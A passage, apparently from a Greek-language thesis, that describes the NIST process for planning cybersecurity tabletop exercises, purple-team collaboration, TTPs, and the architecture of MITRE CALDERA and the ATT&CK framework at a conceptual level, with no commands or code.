Ο σχεδιασμός της επιτραπέζιας άσκησης είναι η πιο χρονοβόρα φάση. Για να επιτευχθεί η σωστή σχεδίαση, το πρότυπο NIST [1] προτείνει την έναρξη του σχεδιασμού τουλάχιστον τρεις μήνες πριν την διεξαγωγή της από ειδική ομάδα σχεδιασμού (design team). Επιπλέον, για τον σχεδιασμό μίας επιτραπέζιας άσκησης ο NIST αναφέρει ότι πρέπει να ακολουθηθούν τα πιο κάτω εννέα βασικά βήματα, αναπαράσταση των οποίων εμφανίζεται στην Εικόνα 1.

- Καθορισμός θέματος (topics)
- Καθορισμός πεδίου εφαρμογής (scope)
- Προσδιορισμός στόχων (objectives)
- Προσδιορισμός συμμετεχόντων
- Προσδιορισμός προσωπικού επιτραπέζιας άσκησης
- Συντονισμός λογιστικών
- Ανάπτυξη επιτραπέζιας άσκησης
- Διεξαγωγή της επιτραπέζιας άσκησης
- Αξιολόγηση επιτραπέζιας άσκησης



Εικόνα 1: Σχηματική αναπαράσταση σχεδίασης επιτραπέζιων ασκήσεων συμφώνως προτύπου NIST

2.1.4.1. Καθορισμός Θέματος Επιτραπέζιας Άσκησης

Ο καθορισμός του θέματος της επιτραπέζιας άσκησης αποτελεί το πρωταρχικό βήμα στο σχεδιασμό. Η ομάδα σχεδίασης, αποφασίζει το θέμα της επιτραπέζιας άσκησης σε συνεργασία με τη διοίκηση του οργανισμού και βάσει των σχεδίων που πρόκειται να ελεγχθούν με την συγκεκριμένη επιτραπέζια άσκηση. Κάποια από αυτά μπορεί να είναι οι διαδικασίες απόκρισης σε συγκεκριμένο τύπο επιθέσεων, το σχέδιο έκτακτης ανάγκης ή το σχέδιο ανάκαμψης.

2.1.4.2. Καθορισμός Πεδίου Εφαρμογής Επιτραπέζιας Άσκησης

Αφού καθοριστεί το θέμα της επιτραπέζιας άσκησης, η ομάδα σχεδίασης προχωρά στον καθορισμό του πεδίου εφαρμογής της. Το πεδίο εφαρμογής μπορεί να διαφοροποιηθεί βάσει του επιπέδου των συμμετεχόντων. Καλό θα ήταν όλο το προσωπικό της ομάδας ασφαλείας να λαμβάνει μέρος σε μία επιτραπέζια άσκηση, αλλά, πολλές φορές, λόγω διαφορετικού επιπέδου μεταξύ των συμμετεχόντων αυτό ίσως να μην είναι εφικτό σε αρχικά στάδια. Διαφορετικά θα συνταχθεί μία επιτραπέζια άσκηση η οποία σκοπό έχει την εκπαίδευση αρχάριου προσωπικού και διαφορετικά όταν το προσωπικό που θα λάβει μέρος βρίσκεται σε προχωρημένο επίπεδο γνώσεων.

2.1.4.3. Προσδιορισμός Στόχων Επιτραπέζιας Άσκησης

Σε αυτό το σημείο, η ομάδα σχεδίασης σε συνεργασία με τη διοίκηση του οργανισμού, προσδιορίζει τους στόχους που θέλει να επιτύχει με την επιτραπέζια άσκηση. Οι στόχοι λαμβάνουν υπόψη το θέμα και το πεδίο εφαρμογής της επιτραπέζιας άσκησης. Παράδειγμα στόχου μπορεί να είναι ο έλεγχος των ρόλων που δόθηκαν στο νέο προσωπικό του οργανισμού στο σχέδιο ανάκαμψης του οργανισμού. Άλλο παράδειγμα μπορεί να είναι ο έλεγχος μίας πολιτικής που αφορά ένα συγκεκριμένο σχέδιο ή μίας διαδικασίας,

2.1.4.4. Προσδιορισμός Συμμετεχόντων Επιτραπέζιας Άσκησης

Μέχρι να φτάσει η ομάδα σχεδίασης σε αυτό το βήμα, θα γνωρίζει ήδη ποια ομάδα από το προσωπικό του οργανισμού θα πρέπει να λάβει μέρος στην επιτραπέζια άσκηση, αφού ήδη έχουν αποφασιστεί το θέμα, το πεδίο εφαρμογής και οι στόχοι της. Στο βήμα αυτό προσδιορίζονται ονομαστικά οι συμμετέχοντες. Στο σημείο αυτό, επίσης, μπορεί να σταλεί και η πρόσκληση σε αυτούς που θα συμμετάσχουν.

2.1.4.5. Προσδιορισμός Προσωπικού Επιτραπέζιας Άσκησης

Το επόμενο βήμα που ακολουθεί η ομάδα σχεδίασης είναι ο προσδιορισμός του προσωπικού το οποίο θα αναλάβει την διεξαγωγή της επιτραπέζιας άσκησης, Σε αυτό το σημείο, δηλαδή, αποφασίζεται ποιος θα λάβει το ρόλο του facilitator, αν απαιτείται να υπάρχει data collector και ποιος θα αναλάβει την ετοιμασία των λογιστικών της επιτραπέζιας άσκησης. Αφού αποφασιστεί το προσωπικό της επιτραπέζιας άσκησης, σε αυτό το σημείο οργανώνεται μία μεταξύ τους συνάντηση για να συζητήσουν για τα θέματα της επιτραπέζιας άσκησης και να λάβουν γνώση για τα προηγούμενα στάδια σχεδιασμού που είχε αναλάβει η ομάδα σχεδίασης.

2.1.4.6. Συντονισμός Λογιστικών επιτραπέζιας άσκησης

Συνήθως το ρόλο του υπεύθυνου για τα λογιστικά αναλαμβάνει ο facilitator. Είναι υπεύθυνος για τον καθορισμό των ημερομηνιών και ώρας διεξαγωγής επιτραπέζιας άσκησης και την ενημέρωση της διοίκησης αλλά και των συμμετεχόντων. Είναι επίσης υπεύθυνος για την ανεύρεση του χώρου διεξαγωγής της επιτραπέζιας άσκησης και όλων των απαραίτητων υλικών και μέσων που πρόκειται να χρησιμοποιηθούν. Επιπλέον, οργανώνει όλα τα θέματα διοικητικής μέριμνας που ίσως απαιτηθούν κατά τη διάρκεια διεξαγωγής της επιτραπέζιας άσκησης, όπως νερό και φαγητό για τους εμπλεκόμενους και καρτελάκια με τα ονόματα των συμμετεχόντων. Όλα τα θέματα που θα πρέπει να καλυφθούν από τον υπεύθυνο λογιστικού μέρους πρέπει να καταγραφούν σε πίνακα με μορφή check list για ευκολότερη παρακολούθηση των ενεργειών που έγιναν ή που πρέπει να γίνουν.

2.1.4.7. Ανάπτυξη Επιτραπέζιας Άσκησης

Ο NIST προτείνει σε αυτό το σημείο της σχεδίασης να δίνονται οι ρόλοι στους συμμετέχοντες και να προετοιμάζονται όλα τα απαραίτητα έντυπα για τη διεξαγωγή της επιτραπέζιας άσκησης. Τα έντυπα που δημιουργούνται σε μία επιτραπέζια άσκηση μπορεί να περιλαμβάνουν:

- Έντυπο ενημέρωσης (briefing) στο οποίο αναφέρεται μία αρχική ενημέρωση για την επιτραπέζια άσκηση και τα λογιστικά που την αφορούν και απευθύνεται σε όλους τους εμπλεκόμενους (προσωπικό επιτραπέζιας άσκησης και συμμετέχοντες).

- Οδηγός facilitator. Ο οδηγός αυτός περιλαμβάνει το θέμα της επιτραπέζιας άσκησης, το πεδίο εφαρμογής, τους στόχους, τους συμμετέχοντες και το σενάριο. Περιλαμβάνει επίσης

διάφορες ερωτήσεις κλειδιά οι οποίες μπορούν να χρησιμοποιηθούν από τον facilitator για την καθοδήγηση της συζήτησης κατά τη διεξαγωγή. Τέλος, περιλαμβάνεται αντίγραφο της διαδικασίας ή της πολιτικής ή του σχεδίου που θα ελεγχθεί με την επιτραπέζια άσκηση.

- Οδηγός συμμετέχοντος. Περιλαμβάνει ότι και ο οδηγός του facilitator χωρίς όμως τη λίστα με τις ερωτήσεις.

- Τελική αναφορά. Αν και η τελική αναφορά συμπληρώνεται στο τέλος της επιτραπέζιας άσκησης, η φόρμα που την αποτελεί ετοιμάζεται σε αυτό το στάδιο. Περιλαμβάνει τα κριτήρια αξιολόγησης και τα έντυπα αξιολόγησης.

2.1.4.8. Διεξαγωγή Επιτραπέζιας Άσκησης

Το επόμενο βήμα αποτελεί η διεξαγωγή της επιτραπέζιας άσκησης. Συνήθως οι επιτραπέζιες ασκήσεις διεξάγονται σε χώρο τύπου σχολικής αίθουσας. Ο facilitator ξεκινά με το καλωσόρισμα των συμμετεχόντων και ακολουθεί, από τον κάθε συμμετέχοντα, μικρή παρουσίαση του εαυτού του, αναφέροντας παράλληλα και τον ρόλο που κατέχει στον οργανισμό. Έπειτα, γίνεται μία ενημέρωση από τον facilitator για την άσκηση που θα ακολουθήσει και στη συνέχεια παρουσιάζεται το σενάριο. Οι συμμετέχοντες τότε παίρνουν τη σκυτάλη και συζητούν το σενάριο. Ο facilitator έχει την δυνατότητα να παρέμβει στις συζητήσεις όταν δει ότι ξεφεύγουν από το σενάριο ή να προχωρήσει τη συζήτηση αν παρατηρήσει στασιμότητα ή έλλειψη ιδεών από τους συμμετέχοντες. Ο συλλέκτης δεδομένων, καθ' όλη τη διάρκεια της συζήτησης, κρατάει στοιχεία για τα θέματα που έχουν συζητηθεί. Έπειτα, αν η επιτραπέζια άσκηση περιλαμβάνει και πρακτικό μέρος, τότε προχωρούν και στο πρακτικό μέρος της επιτραπέζιας άσκησης.

2.1.4.9. Αξιολόγηση Επιτραπέζιας Άσκησης

Το ένατο και τελευταίο στάδιο για τη σχεδίαση μίας επιτραπέζιας άσκησης είναι η αξιολόγησή της. Σε αυτό το σημείο συντάσσεται η τελική αναφορά σύμφωνα με τη φόρμα που έχει ήδη δημιουργηθεί κατά το έβδομο στάδιο σχεδίασης. Στην τελική αναφορά συμπληρώνονται τυχόν σχόλια που προέκυψαν κατά τη συνάντηση στο στάδιο της διεξαγωγής της επιτραπέζιας άσκησης. Επίσης καταγράφονται διάφορες παρατηρήσεις του facilitator και του συλλέκτη δεδομένων αναφορικά με την άσκηση. Τέλος, καταγράφονται, αν υπάρχουν, συστάσεις σχετικές με το σχέδιο, πολιτική ή

διαδικασία που ελέγχθηκε με την επιτραπέζια άσκηση. Η τελική αναφορά περιλαμβάνει επίσης και την αξιολόγηση που αφορά την ανατροφοδότηση των εμπλεκομένων ως προς την επιτραπέζια άσκηση. Αυτό μπορεί να επιτευχθεί με τη συμπλήρωση, από κάθε συμμετέχοντα, εντύπου αξιολόγησης επιτραπέζιας άσκησης. Ένα τέτοιο έντυπο μπορεί να συμπεριλαμβάνει την αξιολόγηση των εργαλείων που χρησιμοποιήθηκαν, των χρόνων που τέθηκαν, του σεναρίου, του facilitator, των εγκαταστάσεων κλπ. Αυτά τα στοιχεία, μπορούν να ληφθούν υπόψη για τη βελτίωση μελλοντικών επιτραπέζιων ασκήσεων.

2.2. Purple Team

Όπως είναι γνωστό, οι όροι «Κόκκινη ομάδα» και «Μπλε ομάδα» χρησιμοποιούνται για την περιγραφή του ρόλου του επιτιθέμενου και του αμυνόμενου σε μία άσκηση που αφορά την κυβερνοασφάλεια [10]. Όταν οι δύο αυτές ομάδες ενώνουν τις δυνάμεις τους και συνεργάζονται τότε αποτελούν την Μωβ ομάδα (purple team). Αν και, μια ολοκληρωμένη μωβ ομάδα, δεν δημιουργείται μόνο από τη συνεργασία της κόκκινης ομάδας και της μπλε ομάδας. Η μωβ ομάδα εμπλέκει επίσης και το σύνολο ικανοτήτων «Cyber threat intelligence - CTI» [3]. Το CTI περιλαμβάνει την έρευνα και τις συμπεριφορές του επιτιθέμενου (adversary behaviors) καθώς και τις τακτικές, τεχνικές και διαδικασίες (tactics, techniques and procedures – TTPs) των επιτιθέμενων [11].

Τόσο η κόκκινη ομάδα όσο και η μωβ ομάδα εκτελούν προσομοίωση επιθέσεων. Παρόλα αυτά έχουν κάποιες διαφορές ως προς την προσέγγιση κατά την εκτέλεση της άσκησης. Η μωβ ομάδα επικεντρώνεται στην συνεργασία μεταξύ των εμπλεκομένων και ενθαρρύνει τον διάλογο σαν μέσο ανταλλαγής απόψεων και γνώσεων. Στον Πίνακα 1. γίνεται σύγκριση της προσέγγισης της κόκκινης ομάδας και η προσέγγιση της μωβ ομάδας σε μία επιτραπέζια άσκηση.

Κόκκινη Ομάδα (Red Team)	Μωβ Ομάδα (Purple Team)
Η κόκκινη ομάδα εκτελεί προσομοίωση μίας ρεαλιστικής επίθεσης χρησιμοποιώντας TTPs	Η μωβ ομάδα εκτελεί προσομοίωση μίας ρεαλιστικής επίθεσης χρησιμοποιώντας TTPs
Η κόκκινη ομάδα έχει **περιορισμένη**, έως καθόλου αλληλεπίδραση με την μπλε ομάδα	Η μωβ ομάδα αλληλοεπιδρά στο **μέγιστο** με την μπλε ομάδα


Στόχος: **να αξιολογήσει** τις ικανότητες /δυνατότητες ανίχνευσης και αντιμετώπισης της μπλε ομάδας	Στόχος: **να βελτιώσει** τις ικανότητες / δυνατότητες ανίχνευσης και αντιμετώπισης της μπλε ομάδας

Πίνακας 1: Κόκκινη ομάδα vs Μωβ ομάδα (Πηγή [12])

2.2.1. Tactics, Techniques and Procedures – TTPs

Το σύνολο ικανοτήτων CTI αποτελείται από γνώση βασισμένη σε πραγματικά στοιχεία και αφορά στη συλλογή και ανάλυση πληροφοριών σχετικά με κυβερνοεπιθέσεις που αποτελούν απειλές για έναν οργανισμό. Η γνώση αυτή, έχει ως κύριο της στόχο την παροχή πληροφοριών στον οργανισμό για την αντιμετώπιση των απειλών από κυβερνοεπιθέσεις. Με τις πληροφορίες αυτές γίνεται προσπάθεια για την κατανόηση των κινήτρων του επιτιθέμενου αλλά και του τρόπου σκέψης και εκτέλεσης των επιθέσεών του. Με αυτόν τον τρόπο, οι οργανισμοί μπορούν γρηγορότερα και πιο αποτελεσματικά να πάρουν αποφάσεις που αφορούν την ασφάλεια στον κυβερνοχώρο. Για την διεξαγωγή επιτραπέζιων ασκήσεων με προσέγγιση μωβ ομάδας, το κύριο κομμάτι που χρειάζεται από το CTI είναι οι Τακτικές, τεχνικές και διαδικασίες (TTPs) των επιτιθέμενων.

Οι τακτικές αποτελούν τον στρατηγικό στόχο του επιτιθέμενου, δηλαδή το τί θέλουν να πετύχουν. Οι τεχνικές είναι οι μέθοδοι που χρησιμοποίησε ο επιτιθέμενος για να πετύχει τον στόχο του. Τέλος, οι διαδικασίες απαντούν στο πως ο επιτιθέμενος υλοποίησε την κάθε μέθοδο. Στην Εικόνα 2 παρουσιάζεται η διαφορά μεταξύ των τακτικών, τεχνικών και διαδικασιών σε μορφή πυραμίδας.




Εικόνα 2: Παρουσίαση TTPs σε μορφή πυραμίδας (Πηγή [13])

2.2.2. Purple team και Επιτραπέζιες Ασκήσεις

Μία επιτραπέζια άσκηση με προσέγγιση μωβ ομάδας απαιτεί από τους συμμετέχοντες συνεργασία για την επίθεση, την ανίχνευση και την αντιμετώπιση. Οι επιθέσεις αποφασίζονται από πριν από όλα τα μέλη της μωβ ομάδας, όπως επίσης περιγράφεται και ο τρόπος ανίχνευσης και αντιμετώπισης αυτών. Ο σκοπός αυτού του είδους ασκήσεων είναι μπλε ομάδα και κόκκινη ομάδα να δουλέψουν μαζί, να συζητήσουν για τις επιθέσεις και τους τρόπους ανίχνευσης και μετριασμού με κύριο στόχο τον έλεγχο των αμυντικών μηχανισμών του οργανισμού και παράλληλη εκπαίδευση των εμπλεκομένων. Στην Εικόνα 3 εμφανίζεται ο τρόπος διεξαγωγής επιτραπέζιων ασκήσεων με προσέγγιση μωβ ομάδας.

Εικόνα 3: Επιτραπέζια άσκηση με προσέγγιση μωβ ομάδας (Πηγή [11])

Ο σκοπός της μωβ ομάδας είναι η καλύτερη κατανόηση των αμυντικών μηχανισμών του οργανισμού και κατά πόσο είναι σε θέση να αναγνωρίσουν και να αμυνθούν σε πραγματικές επιθέσεις [10]. Ο τρόπος που εργάζεται η μωβ ομάδα κατά τη διεξαγωγή μιας επιτραπέζιας άσκησης (Exercise execution) παρουσιάζεται στο πιο κάτω διάγραμμα της Εικόνας 4.



Εικόνα 4: Ροή εργασιών Μωβ/Κόκκινης/Μπλε ομάδας κατά την εκτέλεση TTX (Πηγή [10])

Είναι εμφανές ότι η μωβ ομάδα δρα κατά τον σχεδιασμό (attack planning) και κατά τη συνόψιση (conclusion) μιας επιτραπέζιας άσκησης. Οι ιδέες, οι στόχοι και οι ρόλοι που θα αναλάβει η κάθε ομάδα κατά την εκτέλεση της επιτραπέζιας άσκησης, λοιπόν, αποφασίζονται από κοινού. Επιπλέον, είναι κοινή απόφαση το προφίλ του επιτιθέμενου καθώς και τα TTPs που θα χρησιμοποιηθούν. Εν τέλει, δημιουργείται η επιτραπέζια άσκηση συναποφασίζοντας το σενάριο και την εξέλιξη αυτού. Κατά την διεξαγωγή της επιτραπέζιας άσκησης (Attack emulation), μπλε και κόκκινη ομάδα εργάζονται ξεχωριστά. Η κάθε ομάδα λαμβάνει και εκτελεί τους προκαθορισμένους ρόλους της. Ωστόσο, οι δύο ομάδες ξαναενώνονται και εκτελούν μαζί την συζήτηση ανατροφοδότησης, όπου εκεί συζητούν για το τι μπορεί να βελτιωθεί, τι μπορεί να κάνουν διαφορετικά την επόμενη φορά και τι πήγε καλά στην επιτραπέζια άσκηση.

2.3. MITRE CALDERA

Η ανάγκη χρήσης της κόκκινης ομάδας για ελέγχους αμυντικών συστημάτων αλλά και για εκπαίδευση του προσωπικού, αποτελεί βασικό και κρίσιμο συστατικό στην κυβερνοασφάλεια ενός οργανισμού. Η διεξαγωγή ασκήσεων, όμως, με αυτή την προσέγγιση, δεν είναι τόσο εύκολη. Πολλές

φορές μπορεί να έχει υψηλό κόστος, τόσο σε χρήματα όσο και σε χρόνο. Επιπλέον, απαιτείται άρτια εκπαιδευμένο προσωπικό για να μπορούν να εκτελεστούν αυτού του είδους έλεγχοι [14].

Οι αυτοματοποιημένες τεχνολογίες μπορούν να βοηθήσουν στην αντιμετώπιση αυτών των προβλημάτων. Με την χρήση αυτοματοποιημένων τεχνολογιών το προσωπικό αλλά και ο χρόνος που απαιτείται για την εκτέλεση ασκήσεων ή ελέγχων κόκκινης ομάδας, μειώνονται δραστικά [14]. Μία τέτοια αυτοματοποιημένη τεχνολογία αποτελεί και η πλατφόρμα CALDERA.

2.3.1. Γενικά

Η πλατφόρμα Cyber Adversary Language and Decision Engine for Red Team Automation (CALDERA) είναι δημιουργία του οργανισμού MITRE. Η CALDERA είναι δομημένη πάνω στο πλαίσιο εργασίας MITRE ATT&CK [15]. Μέσω αυτής της πλατφόρμας μπορεί να γίνει αυτόνομη και αυτόματη προσομοίωση συγκεκριμένης επίθεσης πάνω σε συγκεκριμένο πληροφοριακό σύστημα. Αυτό το πληροφοριακό σύστημα – στόχος, μπορεί να αποτελεί εικονικό μηχάνημα (Virtual machine) με το λογισμικό και τους αμυντικούς μηχανισμούς της επιλογής μας.

Η CALDERA, παρέχει επίσης τη δυνατότητα προσομοίωσης μπλε ομάδας. Με αυτό τον τρόπο μπορεί να προσομοιαστεί και η αντιμετώπιση των περιστατικών σε ένα συγκεκριμένο πληροφοριακό σύστημα με αυτοματοποιημένους αμυντικούς μηχανισμούς.

2.3.2. Αρχιτεκτονική


Ο έλεγχος και η λειτουργία της CALDERA γίνεται από τον κεντρικό server. Από εκεί ο χειριστής μπορεί να δημιουργήσει το επιθυμητό προφίλ του επιτιθέμενου (Adversary Profile) και να εκτελέσει την επιχείρηση (Operation) που επιθυμεί σε στόχο ή στόχους της επιλογής του. Στον κεντρικό server βρίσκονται αποθηκευμένα όλα τα TTPs σύμφωνα με το MITRE ATT&CK framework, καθώς και όλα τα αποτελέσματα από τις επιχειρήσεις - προσομοιώσεις που εκτελέστηκαν μέχρι στιγμής.

Από τον κεντρικό server μπορούν να δημιουργηθούν agents., δηλαδή, προγράμματα τα οποία επικοινωνούν με τον κεντρικό server της CALDERA. Οι Agents μπορούν να δημιουργηθούν σε μηχανήματα της επιλογής του χρήστη και να ομαδοποιηθούν (π.χ. κόκκινη ομάδα και μπλε ομάδα). Έτσι, μέσω των Agents μπορούν να εκτελεστούν οι επιχειρήσεις σε μηχανήματα συγκεκριμένης

ομάδας. Ο τρόπος επικοινωνίας μπορεί να γίνει, με τους πιο κάτω, 3 τρόπους και αποφασίζεται από την αρχή.

- Με τη χρήση Command & Control (C2) μέσω HTML, GitHub GIST ή DNS tunnelling
- Με TCP reverse shell.
- Με τη χρήση HTML σε python agent.

Όπως αναφέρθηκε και πιο πάνω, από τον κεντρικό server μπορούν να εκτελεστούν και προσομοιώσεις, ή, όπως ονομάζονται στην CALDERA, επιχειρήσεις . Ο χρήστης, έχει τη δυνατότητα να φτιάξει το προφίλ του επιτιθέμενου επιλέγοντας διάφορες ικανότητες (abilities) για να εκτελέσει. Οι ικανότητες στην CALDERA είναι μία συγκεκριμένη τακτική ή τεχνική σύμφωνα με το πλαίσιο ATT&CK. Οι ικανότητες μπορούν να ομαδοποιηθούν σε φάσεις (phases). Μία σειρά από φάσεις αποτελεί τα TTPs και συνεπώς το προφίλ του επιτιθέμενου, όπως φαίνεται στην Εικόνα 5.



Εικόνα 5: Προφίλ επιτιθέμενου (Πηγή [12])


Ο χρήστης μπορεί να φτιάξει το προφίλ επιτιθέμενου επιλέγοντας τις ικανότητες που θέλει να εκτελέσει. Κατά την διαδικασία της επιχείρησης, εκτελούνται μέσω των agents, αυτόνομα, οι προκαθορισμένες, από τον χρήστη, ικανότητες. Τα λειτουργικά συστήματα στα οποία μπορεί η

CALDERA να στήσει agents είναι τα Windows, Linux και macOS. Κάποιες ικανότητες μπορούν να χρησιμοποιηθούν μόνο σε συγκεκριμένα λειτουργικά συστήματα.

Τέλος, η CALDERA μπορεί να επεκταθεί με την εγκατάσταση πρόσθετων λογισμικών (plugins). Τα plugins αποτελούν κώδικες οι οποίοι εμπλουτίζουν τη CALDERA με επιπλέον χαρακτηριστικά ή ιδιότητες. Επιτυγχάνουν την επέκταση των δυνατοτήτων της χωρίς να επηρεάζουν την κύρια δομή της πλατφόρμας. Κάθε plugin προσθέτει διαφορετικές ικανότητες στην CALDERA. Κάποια από αυτά είναι το training plug in το οποίο προσθέτει τη δυνατότητα στον χρήστη να εκπαιδευτεί στις βασικές λειτουργίες της CALDERA ακολουθώντας αναλυτικά τα βήματα που του παρουσιάζονται σε μία μορφή ασκήσεων capture-the-flag. Το Debrief plug in το οποίο συλλέγει όλα τα δεδομένα από operations που έχουν εκτελεστεί και τα παρουσιάζει σε μορφή γραφήματος και το Stockpile plug in το οποίο προσθέτει επιπλέον στοιχεία σε κάποιες από τις υφιστάμενες επιλογές της CALDERA όπως abilities και adversaries [16]. Οι χρήστες έχουν επίσης τη δυνατότητα να φτιάξουν και να προσθέσουν δικά τους plugin ανάλογα με τις ανάγκες τους, διευρύνοντας, έτσι, τις δυνατότητες της πλατφόρμας .

2.3.3. MITRE ATT&CK Framework

Το πλαίσιο MITRE ATT&CK ξεκίνησε το 2013 και είχε ως κύριο του στόχο την καταγραφή των τακτικών, τεχνικών και διαδικασιών από επιθέσεις σε συστήματα Microsoft Windows προσπαθώντας έτσι να βελτιώσει την δυνατότητα ανίχνευσης κακόβουλων ενεργειών [17]. Σήμερα, η MITRE ATT&CK έχει κατηγοριοποιήσει όλα τα δεδομένα που έχει συλλέξει και υπάρχουν δημοσιευμένα και πλήρως προσιτά σε παγκόσμιο επίπεδο στην ιστοσελίδα του οργανισμού της (https://attack.mitre.org/). Η MITRE, δημιούργησε επίσης, τον πίνακα ATT&CK Matrix με σκοπό την ευκολότερη πλοήγηση στα δεδομένα. Ο πίνακας αυτός παρουσιάζεται στην Εικόνα 6 Στην πρώτη γραμμή παρουσιάζονται όλες οι τακτικές. Κάτω από την κάθε τακτική, υπάρχουν οι τεχνικές και οι υποτεχνικές (sub-techniques) που την αντιπροσωπεύουν.



Εικόνα 6: ATT&CK Matrix (Πηγή [18])

Για κάθε μία από τις τεχνικές υπάρχει πληθώρα πληροφοριών. Υπάρχουν, αρχικά, παραδείγματα χρησιμοποίησης της συγκεκριμένης τεχνικής στον πραγματικό κόσμο με πληροφορίες όπως την ομάδα που την υλοποίησε και τις εντολές που χρησιμοποίησε. Άλλες σημαντικές πληροφορίες που καταγράφονται σε κάθε τεχνική, είναι προτεινόμενοι τρόποι μετριασμού και ανίχνευσης.

